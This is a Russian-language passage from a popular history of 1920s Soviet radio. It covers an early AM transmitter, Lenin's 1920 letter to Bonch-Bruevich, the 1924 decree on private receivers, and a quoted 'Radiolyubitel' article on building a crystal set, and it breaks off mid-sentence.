


Схема АМ-передатчика, 1920 год

Как и большинство схем тех лет, передатчик прост до предела: задающий генератор с индуктивной обратной связью нагружен непосредственно на антенну. Модуляция анодная, правда включение несколько непривычное. Питает все это динамо-машина. Аудиосигнал с угольного микрофона через трансформатор подается непосредственно на модуляторную лампу. Также хорошо видно, что накал и напряжение смещения модулятора берутся от отдельных батарей, что характерно для ранних схем. То, что на макете передатчика ламп явно больше, чем на схеме, объясняется тем, что лампы часто ставили в параллель для увеличения мощности.

Результаты получились достаточно впечатляющими — власти оказывали экспериментаторам всяческую поддержку, в том числе в «ручном режиме»: широко известно письмо Ленина Бонч-Бруевичу.




Письмо Ленина Бонч-Бруевичу от 5 февраля 1920 года

> *Михаил Александрович! Тов. Николаев передал мне Ваше письмо и рассказал суть дела. Я навел справки у Дзержинского и тотчас же отправил обе просимые Вами телеграммы. Пользуюсь случаем, чтобы выразить Вам глубокую благодарность и сочувствие по поводу большой работы радиоизобретений, которую Вы делаете. Газета без бумаги и «без расстояний», которую Вы создаете, будет великим делом. Всяческое и всемерное содействие обещаю Вам оказывать этой и подобным работам. С лучшими пожеланиями В. Ульянов (Ленин).*

В 1923 году был заключен договор с французской фирмой «Compagnie Générale d'Électricité», в соответствии с которым советской стороне передали техническую документацию, материалы и оборудование для производства французских радиоламп. И уже в том же 1923 году на предприятии начали выпуск генераторных ламп по французским образцам, а также усилительных ламп Р-5 и «Микро». В общем, когда подворачивалась возможность, что-то покупали, что-то копировали. Сотрудничество с американской RCA вылилось в создание серии советских октальных ламп, но это было уже в 1930-х.

Советская радиотехника постепенно развивалась, радиостанции строились. Где-то с 1922 года уже шло регулярное вещание. Правда, слушателей насчитывалось маловато. Проблема казалась очевидной, а вот ресурсов на ее решение не хватало. Решено было перенять американский опыт и максимально задействовать в радиофикации энтузиастов. Так, 28 июля 1924 года выходит постановление, позволяющее частным лицам и организациям иметь радиоприемники. Их надлежало регистрировать и платить абонентскую плату, а рабочие частоты строго регламентировались. Зато все было законно. А параллельно начали издавать журналы и брошюры, объяснявшие теоретические основы радио и содержащие схемы практических конструкций с пояснениями, как это все собирать из доступных материалов. Наиболее известными в те времена были журналы «Радио», «Радиолюбитель» и «Друг радио».

А на чем это можно было послушать? Самый распространенный и простой о ту пору приемник — детекторный, или 0V0, что означает отсутствие каскадов усиления перед детектором и после него. Детектор обыкновенно использовался кристаллический, применять ламповый диод в детекторном приемнике в 1920-х годах могло прийти в голову только очень упоротому человеку.



◇ № 7 РАДИОЛЮБИТЕЛЬ 107 ◇

Самодельный приемник с диапазоном волн от 330 до 1500 мт.

Инж. С. И. Шапошников

Любителю, в большинстве случаев, трудно изготовить конденсатор именно той емкости, которая нужна, что может быть частой причиной неудачи. В то же время катушка самоиндукции изготовляются достаточно точно, почему ниже и приводится описание способа постройки приемника без конденсаторов в колебательном контуре.

Рис. 1. Принципиальная схема приемника

На рис. 1 изображена принципиальная схема такого приемника. На ней: А — зажим для антенны, З — зажим для заземления, В — вариометр, П — переключатель, Т — телефон, С — конденсатор, шунтирующий телефон, и Д — детектор. Управление приемником такое: установив переключатель на первую кнопку, вращают ручку вариометра вправо и влево. Если работы не слышно, переводят переключатель на вторую кнопку, действуя вариометром и т. д., пока не услышат работы, после чего регулируют детектор на наибольшую силу звука.

Связью для детекторной цепи служат все те витки вариометра, которые переключателем введены в антенну.

При желании иметь переменную детекторную связь, что, конечно, значительно лучше в смысле остроты настройки и громкости, можно воспользоваться схемой, изображенной на рис. 2 и отличающейся от первой лишь добавочным переключателем $П_2$.

Антенна может быть любой формы и размеров, могущих встретиться в практике любителя. Волны от 330 до 1500 метров получаются с описываемым приемником при антенне около 9 метров высоты и 40 метров длины, при емкости около 300 см. Форма антенны была Г-образная. Диапазон волн получается непрерывный, с большим перекрытием, благодаря чему антенны большей величины будут подходить к данному приемнику.

Рис. 2. Схема с переменной детекторной связью

Заземление может быть любое из уже описанных в „Радиолюбителе".

Вариометр следует сделать точно по приведенным ниже размерам. Склеиваются две картонных или бумажных катушки с толщиной стенок от 1,5 до 2 мм.¹) Длина одной катушки 210 мм., наружный диаметр ее 120 мм. Длина второй катушки 70 мм., при наружном диаметре в 90 мм.

Намотка производится звонковым или ему подобным проводом, имеющим с изоляцией диаметр около 1,5 мм. На десяти миллиметрах длины такой провод дает семь витков.

Отступя на 3 мм. от края большой катушки, закрепляем продергиванием чрез две дырочки конец провода. Этот конец назовем (1). Затем, как показано на рис. 3, начинаем производить намотку провода, укладывая плотно виток к витку. Намотав 19 витков, которые должны уложиться на протяжении 28 мм, закрепляем конец провода, отрезав его от мотка. Это будет конец (2).

Рис. 3. Неподвижная катушка вариометра

Если бы провод был тоньше указанного, то эти 19 витков следует разбросать равномерно на протяжении 28 мм.

Рис. 4. Подвижная катушка вариометра

У конца (2) делаем круглое отверстие, по диаметру будущей оси, и другое такое же отверстие — напротив.


Рис. 5. Укрепление подвижной катушки

Закрепляем конец провода у второго (заднего) отверстия и продолжаем намотку в том же направлении. Этот конец будет (3). Уложив 13 витков

¹) В производстве принято давать все размеры в миллиметрах, чему будем следовать и мы.

Описание популярного в 1920-е годы советского детекторного приемника

Кристаллические детекторы обыкновенно изготавливали самостоятельно, благо вариантов там имелась масса. С современной точки зрения кристаллический детектор представляет собой точечный диод, образованный металлической иглой и кристаллом полупроводника. Современные фанаты «лоу-теха» чаще всего используют пару графит / железная окалина, наиболее доступную в домашних условиях.



Современная «лоу-тех»-версия детекторного приемника

Детекторные приемники получили широкое распространение еще в 1910-х годах, так как позволяли принимать телеграфный сигнал искровых передатчиков. Благо по счастливому стечению обстоятельств такой сигнал амплитудно модулирован.

Следом с точки зрения популярности уверенно шел регенеративный приемник Армстронга и ультрааудион Фореста. Последний в качестве регенератора был менее популярен из-за катушки, висящей в воздухе, и сложностей с регулировкой обратной связи. Впрочем, в качестве сверхрегенератора он вытеснил схему Армстронга, но это было уже гораздо позднее.

Итак, регенератор уверенно опережал детекторный приемник как по характеристикам, так и по цене. Полный комплект материалов с радиолампой легко мог обойтись в десяток-другой рублей. И это по минимуму, а советский червонец 1924 года чеканили, к слову сказать, из золота. Впрочем, о регенераторе мы скоро подробно поговорим.


Приемники прямого усиления, рекламой блоков которых изобиловали журналы «Радио» ранних лет, могли себе позволить разве что организации или очень 